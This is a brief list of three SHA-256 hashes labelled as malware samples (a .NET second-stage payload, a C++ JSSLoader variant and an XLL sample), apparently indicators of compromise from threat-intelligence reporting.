35f5c781d61d398ce47a8881228346a81afb4915bf083518bf2b4cc8d6a2685b	Second stage .NET payload
7a17ef218eebfdd4d3e70add616adcd5b78105becd6616c88b79b261d1a78fdf	C++ version of JSSLoader (reported by ProofPoint)
7a234d1a2415834290a3a9c7274aadb7253dcfe24edb10b22f1a4a33fd027a08	XLL sample reported by Morphisec